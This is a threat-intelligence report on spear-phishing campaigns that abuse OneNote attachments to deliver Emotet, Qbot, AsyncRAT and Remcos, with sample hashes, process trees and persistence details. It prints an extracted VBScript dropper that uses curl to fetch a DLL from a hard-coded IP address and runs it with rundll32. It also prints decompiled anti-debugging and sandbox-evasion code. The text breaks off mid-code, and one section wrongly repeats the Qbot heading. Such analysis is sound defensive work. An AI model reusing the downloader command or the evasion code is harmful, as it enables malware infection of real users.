



INSIDE LOOK

EVOLUTION OF SPEAR-PHISHING  
TECHNIQUES OF NOTORIOUS  
THREAT GROUPS

A TIP REPORT

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# 1. Overview

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***This report contains the analysis of Tactics, Techniques and Procedures (TTP) and several Malware related to new Spear-Pishing campaigns, used by different Theat actors.***

In recent years, different campaigns and threats have been developing, whose **entry vector has been the same: email**. This initial access always seems the most absurd and unworthy of attention because companies have properly trained their employees. However, the trend tells us the opposite. **Many criminal groups and APTs continue to use this technique**, varying or evolving it, leaving the most **vulnerable element, human error**, in doubt.


Phishing (*T1566*), a social engineering technique used as initial access (*TA0001*) since the mid-90s, is nothing more than a tool to deceive the victim into providing confidential information. Attackers disguise fraudulent emails with messages that appear familiar to the victim and are difficult (in most cases) to distinguish at a glance from the legitimate ones they are trying to emulate.

Along with this technique, we have spear-phishing, which has different sub-techniques (*T1566.001*, *T1566.002*, *T1566.003*). It uses fraudulent emails to entice the victim to click on a link, open an attachment, etc.

## 2. How they used these techniques?

The evolution of techniques such as spear-phishing has been marked by the way in which the groups using them have adapted and improved their methods of operation. It is worth noting that these techniques are not linear and all of them are used over the years.


### Spear-Phishing evolution campaigns



It's worth highlighting again, the great variability and sustainability over the years of this type of technique, which **achieves initial access to an infrastructure to deploy itself later.**

### 3. How serious it is?

This question is quite common when we are in a pre-incident situation. There are "less" dangerous groups that use Spear-Phishing as an initial weapon, yes. But are there criminal groups and APTs using it? Also, yes. We have **identified a large number of incidents that begin with this seemingly simple system**, but which contain different phases used by orchestrated groups.



During these phases, depending on the actor, **they may try to discover more devices on the network, move laterally and replicate the execution of the malware in question on different devices to obtain as much information as possible from the infrastructure.** This information can be sold later, or used for strategic purposes. On the other hand, they may belong to other groups and, therefore, a different attack structure, where their objective is to obtain maximum information about the infrastructure in order to pivot to a domain controller and launch ransomware, for which a ransom will be demanded for the affected files. They may even extort the victim's suppliers or intermediaries

## 4. How are the new techniques and who is using them?


Currently, as we mentioned in the previous point, Spear-Phishing continues to evolve, in addition to using the usual techniques. In recent weeks, **we have seen a large number of campaigns using OneNote for this purpose.**

Some of the **different malware that have been seen using this methodology** are:

- **Emotet | Heodo**
- **Qbot | QakBot**
- **AsyncRAT**
- **Remcos**
- **IcedID**

**These malwares are often used by different criminal groups, as well as APTs** who remain in complete attack mode on certain companies depending on each one's interests.

A summary of the use of each with their functionalities would be as follows:



## 5. Understanding new techniques

Firstly, the group would try to access the weakest link through email, as we have mentioned, where they would try to make us download the attachments, which in this case would be OneNote.

We search for Spear-Phishing files using OneNote:

[redacted].one	one:onenote	<a href="#">da4fcd64ea8116b418393951a5d559eb15789249e36ce337e93...</a>	1709168
[redacted].one	one:onenote	<a href="#">10289c9ca8d2edc729cf57cf34d8ae3410402da26e01999baa3...</a>	9033112
[redacted].one	one:onenote	<a href="#">e173ecefbd5b01766dd8184250d5f2d442507b9b097e4ced31...</a>	287696
[redacted].e.one	one:onenote	<a href="#">7e2abd448730ee6bea63d4e0386aaa5b2710395c45a0f9ef58a...</a>	12392
[redacted].e.one	one:onenote	<a href="#">8e247b1176553fc7bff3d77b945dab5879689e715d11db8ddf...</a>	12336
[redacted].e.one	one:onenote	<a href="#">b136c6a0e763844de3e6e16fd09f88843e4685730fc7384b4c2b...</a>	12376
[redacted].e.one	one:onenote	<a href="#">ce4c33207554ba7a72725a1005bd06c281e548381c4d9ecc05d...</a>	12376
[redacted].e.one	one:onenote	<a href="#">ce782014bf742203873f406fa4293899d7cce846b30df9b8ca24...</a>	12376

As we mentioned, depending on the campaigns, OneNote or documents such as **Excel or Word with macros, links, etc. can be used**. The campaigns, depending on the attacking group and the victim, will be more or less targeted and sophisticated. In this search, we can also locate this type of Spear-Phishing

[redacted].n.com	[redacted] productos solicitados.xlsx	xlsx	<a href="#">24feffc51b1b387ebf...</a>	628751
[redacted].m.mx	[redacted] compra.xlsx	xlsx	<a href="#">dd01bf0cb5b5de19...</a>	644995
[redacted].mx	[redacted] compra... [redacted].xlsx	xlsx	<a href="#">6577fb71aef268bd0...</a>	841345
[redacted].com	[redacted] compra.xlsx	xlsx	<a href="#">b5cee6b2d81ca0bb...</a>	825427
[redacted].com.mx	pago [redacted].xlsx	xlsx	<a href="#">ba864e9ef22e34d47...</a>	604149
[redacted].org	doc.html		<a href="#">8e10f9ef739f4b84ca...</a>	10670



The origin from where these emails are sent is often decentralized, as they can come from **compromised organization email servers or even from Botnets themselves**. Attackers typically use different proxies to avoid revealing their location, although sometimes we can locate the origin from which these actors operate.

Yawning Angel	21 Feb 2023		Email Spam Spooling	pe
Anonymous	17 Feb 2023	Malware, attachment in email. 2023-02-14	Email Spam	pe
wirecontrol	14 Jan 2023	SpamScore above: 10.0	Email Spam	pe
Vanyel Ashkevron	08 Sep 2022	Phishing spam email	Phishing Email Spam Spooling	pe
OnemoreAlly	16 Jul 2022	spam, phishing	Phishing Email Spam	pe
updown.io	31 Oct 2021	Spam email: Dogechain airdrop	Email Spam	pe
Anonymous	02 Mar 2021	Original Message Message ID <20210302020648.A8BE8822B4@ip-50-62-56-232.secureserver.net> <br / ... <a href="#">show more</a>	Phishing Email Spam	pe

The email, as usual, will try to **make you download or access the link** with some urgent or management topic.



After this, depending on the versions, we will have a **OneNote which will try to make us execute a fake banner** to access the content. The result will be the **execution of the malware**.





In this case, under the panel, which will be an image, we will have an **execution via VBS**, but depending on the OneNote, it could be another type of script (JS, HTA...), a link that downloads the next phase, etc. It is easy to drag and **obtain the script that will execute in the background**.




click

Within each of these OneNote, there are **commonly different types of objects**, some used to deceive the victim, others to execute commands or scripts directly, perform the execution and writing of malicious files for subsequent phases:

```
File: ..\..\
1: 0x00003718 <job 3c6a6f62 0x0000d749 0aac52fd .one
2: 0x00010fb8 .PNG 89504e47 0x00000237 aef5bb71
3: 0x00011228 ... ffd8ffe1 0x0000c048 7282c2b5
4: 0x0001df64 badu 62616475 0x00000009 ccc04480
```

We find images used, as we mentioned, to make the victim access the button, which is actually a simple PNG, which, underneath, has a real button, in this case.



But, the most interesting case would be the job object, which is not static and can be different, as it usually contains the **script that will perform a download and then launch an execution**, or it will be a more obfuscated script that will contain the binary that it will execute later.

```
File: .....one
1: 0x00003718 <job 3c6a6f62 0x0000d749 0aac52fd
2: 0x00010fb8 .PNG 89504e47 0x00000237 aef5bb71
3: 0x00011228 .... ffd8ffe1 0x0000c048 :7282c2b5
4: 0x0001df64 badu 62616475 0x00000009 jccc04480
```

After extraction, we find different scripts with very different sizes, talking about several samples.

script.vbs	VBScript Script File	117 KB
script2.vbs	VBScript Script File	54 KB
script3.vbs	VBScript Script File	12 KB
script4.vbs	VBScript Script File	1 KB


This is due to the level of obfuscation they may have, if they contain any binary to be executed later, etc. The simplest example would be a **script that tries to make a download to a malicious domain and then execute it**, in this case it is a library that will be launched by rundll32.exe.

```
<job id="AlterClassic">
<script language="VBScript">
Dim r
r = "p"
r = r & "oWE"
r = r & "r"
r = r & "s"
r = r & "HE"
r = r & "L"
Dim d
d = "-"
Dim q
q = "w"
q = "i" & q


Dim u
u = ":"

CreateObject("WScript.Shell").Run "cmd.exe /c " & "curl -o fd.dll http://64.225.8.202/1Moch7/160223 && rundll32 fd.dll,N115",6
</script>
</job>
```

In execution, the most common thing is to find a **OneNote executing a Wscript launching a Rundll32 or Regsvr32.**



But, as there are so many groups and campaigns abusing OneNote, **the interesting process trees we have seen after analyzing different campaigns** are as follows.



It is interesting to note that in some malware families, such as **AsyncRat**, the extension **is sometimes duplicated**. This is because in the business environment, it is common for employees in most departments not to be assigned to see file extensions, so we may find some files with duplicated extensions:

- <File>.bat.exe
- <File>.pdf.exe
- <File>.vbs.exe

After this point, the **malware will have already been downloaded or executed** in one of the ways we mentioned earlier. However, we have only discussed the Spear-Phishing technique and how it works in a real environment. This **technique typically alternates some of the phases depending on the group that is exploiting it**. Nonetheless, **what techniques and objectives does the actor behind the campaign with the malware that will be used later pursue?** This question will vary depending on who is behind the campaign, the sector to which the victim belongs, the malware that will be used for this purpose, etc.

## 6. Malware used in campaigns

As we have mentioned before, there are a large number of malwares that have been involved in the steps following this Spear-Phishing trend. Therefore, we will try to summarize the role of each of these families to understand the impact they will have on an infrastructure.

### 6.1. Qbot | Qakbot

**Qbot is malware that has evolved** through various categorizations such as Banker, Stealer, Backdoor, etc. Its basic function is to **obtain sensitive information from the victim and then exfiltrate it**. There are **different actors that have used Qbot**, such as the criminal group *EvilCorp*, known for the use of Dridex or *GoldCabin*, another criminal group that is linked to different recognized malwares such as BokBot (IcedID), which also adapts to the Phishing trends we have seen.

The operation of the new versions of Qbot can be summarized as follows:

After the Spear-Phishing mentioned in the previous sections, a **direct download or execution of a library** would be obtained, which will be **executed via Regsvr32 or Rundll32**.

```
Thread:      2128
Class:       Process
Operation:   Process Create
Result:      SUCCESS
Path:        C:\Windows\SysWOW64\rundll32.exe
Duration:    0.0000000


PID:         732
Command line: rundll32.exe C:\Users\... qbot.dll,N115
```

Once executed, it is most common for Qbot to perform an **injection into a legitimate process**. In this campaign, *Wermgr.exe* is being widely used, where under this process it will be able to act with a greater number of stealth capabilities since it is a common process in an infrastructure.

```
rundll32.exe 732 Thread Create SUCCESS Thread ID: 2872
rundll32.exe 732 Thread Create SUCCESS Thread ID: 924
rundll32.exe 732 Process Create C:\Windows\SysWOW64\wermgr.exe SUCCESS PID: 2848, Command line: C:\Windows\SysWOW64\wermgr.exe
```

**The injection is usually observed using *ProcessHollowing***, where we can see how *Wermgr.exe* (It is not always *wermgr* but has an internal list of different processes that it checks before injecting) will be created in a suspended state and where the desired code will be introduced, reserving space in this process.

```
wermgr.exe | Suspended | 5,700 K
```




After this, it performs persistence in known registry keys such as **CurrentVersion\Run** or **tasks**, where the creation of other records that store relevant information about the hardcoded campaign is also highlighted. Here we will normally have data on where the malicious library launched in the previous stage is located.

Computer\HKEY\_CURRENT\_USER\Software\Microsoft\Johawyiukuq

Name	Value
(Default)	REG_SZ (value not set)
3cc8b5c2	REG_BINARY 67 fa 52 1d 2c 8b 76 bf 51 32 6a 72 3d fc dd 59 01 09 4d 4f 5e a
4381da34	REG_BINARY 2f 0b ae e8 9b 43 80 bf 86 3d 59 81 29 96 a7 3f 27 8e 2a db 33 2
745f2a06	REG_BINARY 85 75 9e 45 5e 02 2c 68 dd ff f4 39 46 84 3b 6d 63 6e 0f 98 ac 05
761e0a7a	REG_BINARY fb 32 15 9f 0e 71 bd 5b 5f 28 12 e8 ac 33 3a e2 76 bb ac 1a 66 3
957658c	REG_BINARY e9 4c 12 8c 6f 81 67 c6 e7 dd a4 a7 89 ed 93 4e c0 fb 72 9d cb 2
b1645f0	REG_BINARY 99 51 3c 04 89 f6 72 b0 d0 15 5e 92 f1 0c 57 f5 43 77 21 52 11 e
b1eb02e9	REG_BINARY 45 a4 49 bf 8c b5 a9 67 1f 31 74 7e 2a 05 4b 02 b6 fb 6d 87 82 f
cce34d63	REG_BINARY 1b bf 41 a1 be 2c 24 e1 2d c1 15 38 0b bf 71 74 ea 4b aa c8 5a 1
cea26d1f	REG_BINARY 13 cb 7e ee ac dd 84 fd 36 4d ad 03 12 21 55 fb 02 ce 7f bb d0 5

After this, it can make connections to the outside where it can send sensitive information from the victim to the C&C



## 6.2. Emotet | Heodo

**Emotet is a malware that has also evolved over time** and has had diverse uses. It has mainly been used as a banker, downloader, and botnet. In recent years, it has gained different anti-analysis techniques and has characteristics to obtain information and **spread to other devices within its reach to increase its botnet**. Commonly, it is used by the criminal group *MummySpider* or *TA542*, which acts through campaigns, usually using phishing.

Over the years, they have been perfecting and updating this famous malware, as well as being involved with other known malware groups such as BokBot (IcedID), Trickbot, Dridex, or the aforementioned Qbot.

The operation of the new versions of Qbot can be summarized as follows:


After the Spear-Phishing mentioned in the previous sections, a direct download or execution of a library would be obtained, which **will be executed via Regsvr32 or Rundll32**.

This DLL will have capabilities to **evade analysis** or be, in some cases, **difficult or impossible to analyze by sandbox**, due to its **numerous anti-analysis techniques or debuggers**.

```
v1 = a1;
if ( IsProcessorFeaturePresent(0x17u) )
    __fastfail(v1);
sub_180001C40(3i64);
sub_180002680(&ContextRecord, 0i64, 1232i64);
RtlCaptureContext(&ContextRecord);
v2 = ContextRecord.Rip;
v3 = RtlLookupFunctionEntry(ContextRecord.Rip, &ImageBase, 0i64);
if ( v3 )
    RtlVirtualUnwind(0, ImageBase, v2, v3, &ContextRecord, &HandlerData, &EstablisherFrame, 0i64);
ContextRecord.Rip = retaddr;
ContextRecord.Rsp = (DWORD64)&v12;
sub_180002680(&v7, 0i64, 152i64);
v9 = retaddr;
v7 = 1073741845;
v8 = 1;
ExceptionInfo.ExceptionRecord = (PEXCEPTION_RECORD)&v7;
v4 = IsDebuggerPresent() == 1;
ExceptionInfo.ContextRecord = &ContextRecord;
SetUnhandledExceptionFilter(0i64);
result = UnhandledExceptionFilter(&ExceptionInfo);
if ( !result && !v4 )
    result = sub_180001C40(3i64);
return result;
}
```

It tends to **create persistence by launching the same renamed DLL in the \Local\ folder** and adding it to the registry key:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run <DroppedDll>
```





## 6.3. AsyncRAT & Remcos

---

On the other hand, **AsyncRAT and Remcos are two types of malware that have also evolved over time and have different uses.** Both are known to be **remote access trojans (RATs) that allow attackers to gain control over an infected system** and carry out malicious actions such as stealing information, installing more malware or controlling the system remotely. The **initial access methods are similar as they often abuse Phishing and are part of the new trends in OneNote abuse.**

The groups that have used AsyncRAT are very diverse, with their goals usually being **information theft and espionage**, and they originate from different places. Groups such as *Vendetta* (Turkey), *Earth Berberoka* (China), or *APT-C-36* (Colombia) have used this type of RAT to a greater or lesser extent in their history.

The groups that have used Remcos are also different, with similar goals to AsyncRAT, whose groups occasionally coincide in their use, such as in the case of *APT-C-36* or *Vendetta*. It is also used by other groups such as *GorgonGroup* (Pakistan) or *APT33* (Iran).

The operation of the new versions of these two RATs can be summarized as follows:

After the Spear-Phishing mentioned in the previous sections, **the file will be executed, typically by creating a download or running a script or command.** After this initial phase, the file will be launched in a temporary folder or replicated so that its payload is started. **RATs commonly perform injection into some legitimate process or .NET-related processes**, which is where these families of malware are typically written.

Depending on the version and who is using it, **Anti-Analysis techniques will be added to prevent debugging of the sample or execution in a sandbox**, which will make the analyst's work more difficult.

```
// Token: 0x06000025 RID: 38 RVA: 0x000033E0 File Offset: 0x000015E0
private static bool IsXP()
{
    try
    {
        if (new ComputerInfo().OSFullName.ToLower().Contains("xp"))
        {
            return true;
        }
    }
    catch
    {
    }
    return false;
}


// Token: 0x06000027 RID: 39 RVA: 0x00003430 File Offset: 0x00001630
private static bool DetectManufacturer()
{
    try
    {
        using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("Select * from Win32_ComputerSystem"))
        {
            using (ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get())
            {
                foreach (ManagementBaseObject managementBaseObject in managementObjectCollection)
                {
                    string text = managementBaseObject["Manufacturer"].ToString().ToLower();
